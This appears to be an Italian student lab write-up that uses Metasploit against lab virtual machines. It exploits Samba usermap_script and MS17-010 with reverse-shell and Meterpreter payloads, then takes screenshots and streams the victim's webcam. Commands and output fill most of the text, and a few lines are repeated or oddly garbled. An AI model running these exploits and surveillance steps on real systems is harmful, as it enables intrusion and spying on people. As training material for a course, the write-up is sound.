2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ftp              ProFTPD 1.3.1
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
```

Trovata la porta da cui effettueremo il nostro attacco, possiamo passare alla fase di exploit con Metasploit.

Tramite il comando “search samba”, quindi, andremo a trovare un possibile exploit da utilizzare per la vulnerabilità in questione.

Per il buon fine del nostro attacco,
sceglieremo il numero 8, usando il
comando “use 8”.

Matching Modules		
#	Name	Disclosure Date
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21
1	exploit/windows/license/calicclnt_getconfig	2005-03-02
2	exploit/unix/misc/distcc_exec	2002-02-01
3	exploit/windows/smb/group_policy_startup	2015-01-26
4	post/linux/gather/enum_configs	
5	auxiliary/scanner/rsync/modules_list	
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31
8	exploit/multi/samba/usermap_script	2007-05-14
9	exploit/multi/samba/nttrans	2003-04-07
10	exploit/linux/samba/setinfopolICY_heap	2012-04-10
11	auxiliary/admin/smb/samba_symlink_traversal	
12	auxiliary/scanner/smb/smb_uninit_cred	

Individuato l'exploit da utilizzare, andiamo a definire alcuni dettagli nel suo payload, col comando “show options”.

In questa sezione, possiamo andare a definire, per esempio, l'IP della macchina da attaccare ed eventuali porte dalle quali mettersi in ascolto.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
---      ===============  ======  =
RHOSTS          192.168.50.100  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/pull/10100
RPORT           139            yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
---      ===============  ======  =
LHOST          192.168.50.100  yes      The listen address (an interface may be specified)
LPORT           4444           yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

File actions:
holatest.zip
holatest.txt
```

Individuato l'exploit da utilizzare, andiamo a definire alcuni dettagli nel suo payload, col comando “show options”.

Andiamo quindi a specificare l'IP della macchina vittima 192.168.50.150 e la porta da cui ci metteremo in ascolto, la porta 5555.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
      RHOSTS          192.168.50.150    yes        The target host(s), see https://github.com
      /Using-Metasploit
      RPORT           139                   yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
      LHOST          192.168.50.100    yes        The listen address (an interface may be spe
      LPORT          5555                  yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

Una volta impostato il payload,
possiamo passare alla fase d'attacco
effettiva col comando “exploit”.

Tramite il protocollo SAMBA avremo
quindi libero accesso al sistema della
macchina vittima e potremo anche
avere informazioni sensibili, come la
configurazione di rete col comando
“ifconfig”.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:57285 ) at 2024-01-29 15:54:38

ifconfig
eth0      Link encap:Ethernet HWaddr 1a:44:a4:fe:11:bb
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::1844:a4ff:fe11:bb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:28536 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17732 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2843046 (2.7 MB) TX bytes:2721499 (2.5 MB)
          Base address:0xc000 Memory:feb0000-febe0000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1025 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1025 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:201382 (196.6 KB) TX bytes:201382 (196.6 KB)
```


Giorno 5- Exploit Windows con Metasploit

SULLA MACCHINA WINDOWS XP CI SONO DIVERSI SERVIZI IN ASCOLTO VULNERABILI. SI RICHIENDE ALLO STUDENTE DI:

- EFFETTUARE UN VULNERABILITY SCANNING (BASIC SCAN) CON NESSUS SULLA MACCHINA WINDOWS XP
- SFRUTTARE LA VULNERABILITÀ IDENTIFICATA DAL CODICE MS17-010 CON METASPLOIT.

Al fine del corretto svolgimento dell'esercizio, prima di passare alla fase di exploit, effettuiamo un Vulnerability Scan con l'ausilio di Nessus.

Dopo l'analisi, Nessus ci fornirà un report dettagliato delle eventuali criticità attive sulla macchina in questione, in questo caso Windows XP all'IP 192.168.200.200.



L'analisi di Nessus ci offre una panoramica delle possibili vulnerabilità da sfruttare, tra cui quella che più interessa a noi: una vulnerabilità su accesso da remoto.

Andremo, quindi, ad aprire una sessione di Metasploit sulla macchina attaccante Kali, individuando un possibile exploit che possa permetterci di sfruttare tale vulnerabilità.

```
msf6 > search ms17_010

Matching Modules
=====
#  Name
-
0  exploit/windows/smb/ms17_010_永恒之蓝      Disclosure Date  Rank  Check
Remote Windows Kernel Pool Corruption          2017-03-14    average Yes
1  exploit/windows/smb/ms17_010_psexec         Disclosure Date  Rank  Check
EternalSynergy/EternalChampion SMB Remote Windows Code Execution 2017-03-14    normal Yes
2  auxiliary/admin/smb/ms17_010_command        Disclosure Date  Rank  Check
EternalSynergy/EternalChampion SMB Remote Windows Command Execution 2017-03-14    normal No
3  auxiliary/scanner/smb/smb_ms17_010_on       Disclosure Date  Rank  Check
                                                2017-03-14    normal No
```

In questo caso, dopo aver basato la nostra ricerca su una vulnerabilità di Windows nota come ms17_010, sceglieremo l'exploit n°1.

Scelto l'exploit, andremo a definire ulteriori dettagli nel suo payload col comando “show options”.

Andiamo quindi a definire l'IP della macchina vittima e la porta da cui ci metteremo in ascolto.

In questo caso, l'IP della macchina vittima è 192.168.200.200, mentre la porta da cui ci metteremo in ascolto sarà la 7777.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--            -----          -----  -----
DBGTRACE      false           yes      Show extra
LEAKATTEMPTS 99              yes      How many ti
NAMEDPIPE     A named pipe
NAMED_PIPES   /usr/share/metasploit-fr amework/data/wordlists/named_pipes.txt  yes      List of nam
RHOSTS        192.168.200.200  yes      The target IP
RPORT         445             yes      The Target P
SERVICE_DESCRIPTION  no      Service descriptio
SERVICE_DISPLAY_NAME  no      t for pretty
SERVICE_NAME    no      The service name
SHARE          ADMIN$          yes      The share to
SMBDomain      .               no      share (ADMIN$ folder share)
SMBPass        no               no      The password
SMBUser        no               no      The username

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--            -----          -----  -----
EXITFUNC      thread          yes      Exit technique (Accepted: '', se
LHOST         192.168.200.100  yes      The listen address (an interface
LPORT         7777             yes      The listen port
```

Impostato il payload, possiamo passare all'attacco effettivo col comando “exploit”.

Iniziata la connessione alla macchina vittima, potremo utilizzare il comando “help” per capire quali funzioni di Meterpreter e dell’exploit selezionato possiamo utilizzare.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ←———— | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86) ... E
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-ba
[*] 192.168.200.200:445 - ←———— | Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x82052
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtain
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... KlwZlRNO.exe
[*] 192.168.200.200:445 - Created \KlwZlRNO.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \KlwZlRNO.exe ...
[-] 192.168.200.200:445 - Delete of \KlwZlRNO.exe failed: The server
DELETE (Command=6 WordCount=0)
[*] Sending stage (175174 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:4100

meterpreter > help
```

Anzitutto, cerchiamo di capire se abbiamo a che fare con una Macchina Virtuale o meno.

Il comando “run checkvm” ci aiuterà in tal senso: infatti, gli stessi risultati ci dicono che abbiamo a che fare con una Macchina Virtuale.

```
meterpreter > run checkvm
[*] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[*] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[*] Checking if target is a Virtual Machine ....
[*] This is a QEMU/KVM Virtual Machine
meterpreter >
```

Dopo aver attestato che la nostra vittima è una macchina virtuale, siamo interessati anche alle sue impostazioni di rete.

Col comando “ifconfig” potremo avere accesso anche a queste informazioni.

```
meterpreter > ifconfig
```

```
Interface 1
```


```
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1
```

```
Interface 2
```

```
Name : Realtek RTL8139 Family PCI Fast Ethernet  
Hardware MAC : 26:8c:1e:d5:c2:63  
MTU : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

Le informazioni sulla rete, però, non ci bastano. Vogliamo anche rubare un'istantanea dello schermo della macchina vittima.

Col comando “screenshot” potremo, per l'appunto, scattare un'istantanea e ritrovarla al percorso indicato da Meterpreter.




Oltre ad avere chiare informazioni sulla rete e dopo esser riusciti anche a rubare uno screenshot del suo schermo, vogliamo anche verificare la presenza di webcam e, eventualmente, scattare una foto in real time alla nostra vittima.

Col comando “webcam_list” potremo vedere una lista di eventuali webcam collegate al pc vittima e, successivamente, potremo anche prenderne il controllo col comando “webcam_stream”.

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > help
```

```
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/kali/FHpnmqbe.html
[*] Streaming ...
```

